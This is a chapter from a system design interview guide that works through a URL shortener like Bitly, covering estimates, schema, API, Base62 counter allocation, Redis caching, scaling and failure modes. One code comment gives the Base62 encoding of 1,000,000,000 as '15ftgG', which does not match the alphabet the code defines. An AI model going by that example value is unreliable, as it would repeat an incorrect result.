System Design Interview Guide

36 questions, from requirements to final architecture

Every chapter follows the same ten steps, so you can drill the method, not just the answer:

1. Functional requirements
2. Non-functional requirements
3. Back-of-the-envelope estimates
4. Core entities
5. API design
6. High-level design (how will users do X?)
7. Deep dives (how do we make it fast, correct, and scalable?)
8. Final architecture
9. Common mistakes and follow-ups
10. One-page cheat sheet

Plain words, real numbers, and code where code is clearer than prose.

Contents

Easy

Question	Level
Bitly (URL Shortener)	Easy
Dropbox (File Storage and Sync)	Easy
Yelp (Business Reviews with Geo Search)	Easy
Local Delivery Service (Gopuff)	Easy

Medium

Question	Level
Ticketmaster (Event Ticket Booking)	Medium
Instagram (Photo Sharing Feed)	Medium
Facebook News Feed	Medium
Tinder (Dating App Swipe and Match)	Medium
LeetCode (Online Code Judge)	Medium
WhatsApp (1:1 and Group Chat)	Medium
Strava (Activity Tracking with GPS)	Medium
Distributed Cache (Redis / Memcached Like)	Medium
Rate Limiter	Medium
Online Auction	Medium
YouTube	Medium
Job Scheduler	Medium
Facebook Live Comments	Medium
News Aggregator	Medium
Price Tracking Service like CamelCamelCamel	Medium
Notification System	Medium
Food Review App	Medium
Game Leaderboard	Medium

Hard

Question	Level
YouTube Top K	Hard
Uber	Hard
Robinhood	Hard
Google Docs	Hard
Web Crawler	Hard
Ad Click Aggregator	Hard
Facebook Post Search	Hard
Payment System	Hard
Metrics Monitoring and Alerting	Hard
Online Chess	Hard
ChatGPT	Hard
Flash Sale	Hard
Donations Website	Hard
GitHub Actions	Hard

01. Bitly (URL Shortener) (Easy)

> Bitly takes a long web address, like a 300-character product link, and gives back a tiny one, like `short.ly/aZ3k9`. When anyone clicks the tiny link, they land on the original page. The interviewer is really testing three things: can you generate short codes that never collide, can you make a read-heavy system fast with caching, and can you scale writes without breaking uniqueness.

1. Functional requirements

Core (must have):

1. Users can submit a long URL and get back a short URL.
2. Users can optionally pick a custom alias (for example `short.ly/my-sale`).
3. Users can optionally set an expiration date for the link.
4. Anyone who opens a short URL is redirected to the original long URL.

Below the line (out of scope):

1. Click analytics (counts per country, per device). Useful, but it is a separate pipeline and does not change the core design.
2. User accounts and link management dashboards. We assume an API key is enough.
3. Spam and malware scanning of target URLs. Real systems do it, but it is a side service.

2. Non-functional requirements

1. Uniqueness: every short code maps to exactly one long URL. A collision is a correctness bug, not a performance bug.
2. Low latency: p99 redirect latency under 100 ms, measured at the server. Creating a link can be slower, p99 under 500 ms.
3. High availability for reads: 99.99% for redirects (about 52 minutes of downtime per year). A broken redirect breaks every page that embedded the link.
4. Scale: 1 billion stored links, 100 million daily active users, 10k redirects per second at peak.
5. Consistency: eventual consistency is fine for reads. If a new link takes a second to appear in every cache, nobody notices. Strong consistency is needed only for the uniqueness check when writing.
6. CAP choice: we pick availability over consistency (AP) for redirects. During a network partition we would rather serve a slightly stale mapping than fail the redirect. Writes rely on a database UNIQUE constraint, which is a local, consistent check.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	100M

Assumption	Number
New links per day	1M
Read to write ratio	1000 : 1
Average row size (code + URL + metadata)	500 bytes
Retention	5 years
Average redirect response size	500 bytes

```
Writes:  1M links/day / 86,400 s     ~= 12 writes/sec  (peak x5 = 60/s)
Reads:   12 x 1000                   ~= 12k reads/sec  (avg)
         Design target: 10k–20k redirects/sec, peak 50k/s

Storage: 1M/day x 365 x 500 B        ~= 182 GB/year
         5 years                     ~= 0.9 TB  (fits one Postgres box)

Bandwidth (reads): 12k/s x 500 B     ~= 6 MB/s  (tiny)

Cache: 20% of links get 80% of traffic.
       Hot set = 20% of 1M daily new x 500 B = 100 MB/day, a few GB total.
```

The key takeaway: storage and bandwidth are small. The hard part is read QPS and unique code generation.

4. Core entities

- URL mapping: the record that ties a short code to a long URL. Fields: `short_code`, `long_url`, `created_at`, `expires_at`, `user_id`.
- User: who created the link. Fields: `user_id`, `api_key_hash`, `created_at`.
- Counter: a single global number used to generate unique codes. Fields: `name`, `value`.
- Custom alias: not a separate table, just a URL mapping whose `short_code` was chosen by the user.

```sql
CREATE TABLE url_mapping (
  short_code  VARCHAR(16) PRIMARY KEY,   -- PRIMARY KEY gives a B-tree index
  long_url    TEXT        NOT NULL,
  user_id     BIGINT,
  created_at  TIMESTAMP   NOT NULL DEFAULT now(),
  expires_at  TIMESTAMP,
  is_custom   BOOLEAN     NOT NULL DEFAULT false
);

CREATE TABLE users (
  user_id       BIGSERIAL PRIMARY KEY,
  api_key_hash  TEXT NOT NULL,
  created_at    TIMESTAMP NOT NULL DEFAULT now()
);
```

5. API design

`POST /urls` – create a short URL.

```
// request (Authorization: Bearer <api key>)
{
  "long_url": "https://shop.example.com/product/12345?ref=summer",
  "custom_alias": "summer-sale",
  "expires_at": "2027-01-01T00:00:00Z"
}
// response 201 Created
{
  "short_url": "https://short.ly/summer-sale",
  "short_code": "summer-sale",
  "expires_at": "2027-01-01T00:00:00Z"
}
```


Status codes: `201` created, `400` invalid URL, `409` alias already taken, `401` bad API key, `429` rate limited.

`GET /{short_code}` – redirect to the long URL. No auth, this is public.

```
HTTP/1.1 302 Found
Location: https://shop.example.com/product/12345?ref=summer
Cache-Control: private, max-age=0
```

Status codes: `302` redirect, `404` unknown code, `410 Gone` expired.


6. High-level design



We start with one stateless server and one database. Deep dives add the cache, the counter, and split services.

How will users shorten a URL?

1. Client sends `POST /urls` with the long URL, optional alias, optional expiry.
2. Server checks the API key, then validates the URL (scheme is http/https, length under 2,048 chars, host is not our own domain to avoid redirect loops).
3. If a custom alias was given, the server checks it only contains `[A-Za-z0-9-]` and is not reserved (like `api` or `login`).
4. Otherwise the server generates a short code (deep dive below).
5. Server inserts the row. The `PRIMARY KEY` on `short_code` rejects duplicates. For a custom alias, a duplicate returns `409`.
6. Server returns `201` with the short URL.



We do not deduplicate long URLs by default. Two users shortening the same link may want different expirations, so each gets its own code.

How will users be redirected from a short URL to the original long URL?

1. Browser requests `GET https://short.ly/aZ3k9`. Our domain points at our load balancer.
2. Server looks up `aZ3k9` in the database by primary key.
3. If missing, return `404`. If `expires_at` is in the past, return `410 Gone`.
4. Otherwise return `302 Found` with `Location: <long_url>`.

5. The browser follows the `Location` header automatically.

Why 302 and not 301? A 301 means “moved permanently”, and browsers cache it forever. After the first click, the browser would skip our server, so we could never expire or edit the link, and we lose click counts. A 302 means “temporary”, so every click comes back to us.

Code	Browser caches?	Can we expire/edit?	Server load
301 Moved Permanently	Yes, aggressively	No, not reliably	Lower
302 Found	No	Yes	Higher

7. Deep dives

How can we ensure that each shortened URL is short and unique?

The problem: we need codes that are short (6-8 chars), never collide, and are cheap to generate.

First, how short can we go? We use Base62, which means the 62 characters `0–9`, `a–z`, `A–Z`. Each character holds 62 possibilities.

```
62^6 = 56.8 billion codes
62^7 = 3.5 trillion codes
We need 1B links -> 6 characters is already enough, 7 gives headroom.
```

Option	How it works	Pros	Cons
Random string	Pick 7 random Base62 chars, retry on conflict	Simple, unpredictable	Collisions grow as table fills; needs a DB check every time
Hash + truncate	`base62(md5(long_url))[:7]`	Same URL gives same code	Collisions still possible; must handle them
Counter + Base62	Global counter increments, encode number in Base62	Zero collisions by construction, very short codes	Needs a shared counter; codes are predictable

Recommended: counter + Base62, with a Redis counter shared by all write servers. Uniqueness is guaranteed because each number is handed out once. If predictability matters (people guessing other links), we can run the number through a reversible scramble, like a Feistel cipher or a fixed bijective shuffle, before encoding. The DB `PRIMARY KEY` is the final safety net.

```python
ALPHABET = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

def base62_encode(n: int) -> str:
    """Turn a non-negative integer into a Base62 string."""
    if n == 0:
        return ALPHABET[0]
    out = []
    while n > 0:
        n, rem = divmod(n, 62)
        out.append(ALPHABET[rem])
    return "".join(reversed(out))

# Example: counter value 1,000,000,000 -> "15ftgG" (6 chars)
```

To keep custom aliases from clashing with future generated codes, we can require custom aliases to contain a hyphen or be at least 8 characters, so the two namespaces never overlap.

How can we ensure that redirects are fast?

The problem: a redirect is on the critical path of every click. A DB round trip is 5-10 ms when warm, but under 10k QPS a single DB becomes the bottleneck.

Step one is the index. Because `short_code` is the primary key, Postgres uses a B-tree index, so lookups are `O(log n)`, not a full table scan. For 1B rows that is about 30 comparisons.

Step two is caching. The access pattern is extremely skewed: a viral link gets millions of clicks.

Option	Latency	Hit rate	Notes
DB only with index	5-10 ms	n/a	Fine at low QPS, falls over at peak
In-memory cache (Redis) in front of DB	under 1 ms	90%+	Cache-aside, LRU eviction
CDN / edge redirect	under 20 ms end to end for the user	Very high for hot links	Short TTL needed so expiry still works

Recommended: Redis cache-aside, plus optional CDN edge caching for very hot links with a short TTL (for example 60 s).

```python
def resolve(code: str) -> str | None:
    long_url = redis.get(f"url:{code}")
    if long_url:
        return long_url                       # cache hit, < 1 ms
    row = db.fetch_one(
        "SELECT long_url, expires_at FROM url_mapping WHERE short_code = %s",
        (code,))
    if row is None or (row.expires_at and row.expires_at < now()):
        redis.set(f"url:{code}", "__none__", ex=60)  # negative cache
        return None
    ttl = 86400
    if row.expires_at:
        ttl = min(ttl, int((row.expires_at - now()).total_seconds()))
    redis.set(f"url:{code}", row.long_url, ex=ttl)
    return row.long_url
```

Notice two details. The cache TTL never outlives the link's expiry, so expired links stop working on time. And we cache "not found" briefly, so a bot hammering random codes does not hit the database every time.

How can your system scale to support 10k redirects (reads) per second?

The problem: one server and one DB will not survive 10k reads per second plus spikes, and we want the read path to survive failures.

```
Per-instance capacity (rough): a stateless redirect server ~2-5k RPS
10k RPS / 2k per box = 5 boxes, run 8 for headroom and AZ loss.
Redis single node: ~100k ops/sec, so one primary + replica is plenty.
Expected DB load after a 95% cache hit rate: 10k x 5% = 500 QPS.
```

Option	What it fixes	Trade-off
Split Read Service and Write Service	Scale redirects independently of creates	Two deployables
Horizontal scaling behind a load balancer	More RPS, survives a box dying	Needs stateless servers
DB read replicas	Absorb cache misses	Replication lag of ~ms
Shard DB by `short_code` hash	Past 10 TB or very high write QPS	Not needed at 1 TB

Recommended: split read and write services, run the read service on 6-10 stateless instances across availability zones, put Redis in front, and add 1-2 Postgres read replicas. Sharding is not needed at this size; say so in the interview and explain when you would add it.

The write side has one catch. If several write servers each keep their own counter, they will hand out the same number. So we keep one counter in Redis and use counter batching:

```
BATCH = 1000

class CodeAllocator:
    def __init__(self):
        self.next = 0
        self.end = 0


    def next_code(self) -> str:
        if self.next >= self.end:
            # INCRBY is atomic in Redis, so two servers never get
            # overlapping ranges.
            self.end = redis.incrby("global_url_counter", BATCH)
            self.next = self.end - BATCH
        n = self.next
        self.next += 1
        return base62_encode(n)
```

Each write server talks to Redis once per 1,000 links instead of once per link. If a server crashes, it wastes up to 999 numbers, which is fine: we need uniqueness, not a gap-free sequence.

What happens when something fails?


Failure	Effect	Mitigation
Redis cache node dies	Cache misses spike to DB	Replica promotion; DB replicas absorb ~10k QPS briefly
Redis counter loses last writes on failover	A few numbers might be reissued	DB `PRIMARY KEY` rejects duplicate, writer retries with next number
Primary DB dies	Writes fail, reads keep working from cache and replicas	Automatic failover (for example RDS Multi-AZ, ~60 s)
One region down	Users in that region fail	Multi-region read path, each region gets a disjoint counter range

8. Final architecture



Component	Job	Technology example
CDN	Serve hottest redirects from the edge	CloudFront, Cloudflare
Load balancer / gateway	TLS, routing, rate limiting	ALB, Nginx, API Gateway
Read Service	Resolve code, return 302	Stateless Go/Java service
Write Service	Validate, allocate code, insert	Stateless service
Redis cache	`code -> long_url` lookups	ElastiCache Redis
Redis counter	Hand out unique number ranges	Redis `INCRBY` with replica
Database	Source of truth for mappings	Postgres / Aurora, DynamoDB also fine

Deployment map (AWS)



The CDN and load balancer sit at the edge, the read and write services scale separately in the service subnet, and both Redis clusters, Postgres and Kafka live in the data subnet.

9. Common mistakes and interviewer follow-ups

- Using a 301 redirect. It hurts because browsers cache it and you lose control of expiry and analytics. Say: “I’ll use 302 so every click hits us; I can add a short CDN TTL if load is an issue.”
- Hashing the long URL and ignoring collisions. Truncated hashes do collide. Say how you detect and retry, or switch to a counter.

- Keeping a counter in each server's memory. Two servers produce the same code. Say: "One atomic counter in Redis, with batching."
- Jumping to sharding. 1 TB fits on one machine. Say: "We don't need to shard yet; here is the size where I would."
- Forgetting expiry in the cache. A cached entry with a 24 h TTL keeps an expired link alive. Cap the TTL at `expires_at`.
- Predictable codes. Sequential codes let people enumerate links. Mention a reversible scramble if privacy matters.
- Follow-up: "How do you add analytics?" Answer: the read service emits a click event to Kafka asynchronously, so the redirect is not slowed down.

10. One-page cheat sheet

Topic	Key point
Scale	1B links, ~12 writes/s, 10k-50k reads/s, ~1 TB over 5 years
Code format	Base62, 7 chars = 3.5 trillion codes
Uniqueness	Redis `INCRBY` counter with batches of 1,000 + DB primary key
Redirect	302 Found, 410 for expired, 404 for unknown
Fast reads	B-tree primary key, Redis cache-aside, negative caching, CDN for hot links
Scaling	Separate read/write services, 8 stateless read nodes, read replicas
CAP	AP for redirects, uniqueness enforced by DB constraint
Failure	Cache dies: DB replicas; counter loses data: PK catches dupes

Sources

- Hello Interview: Design a URL Shortener like Bit.ly
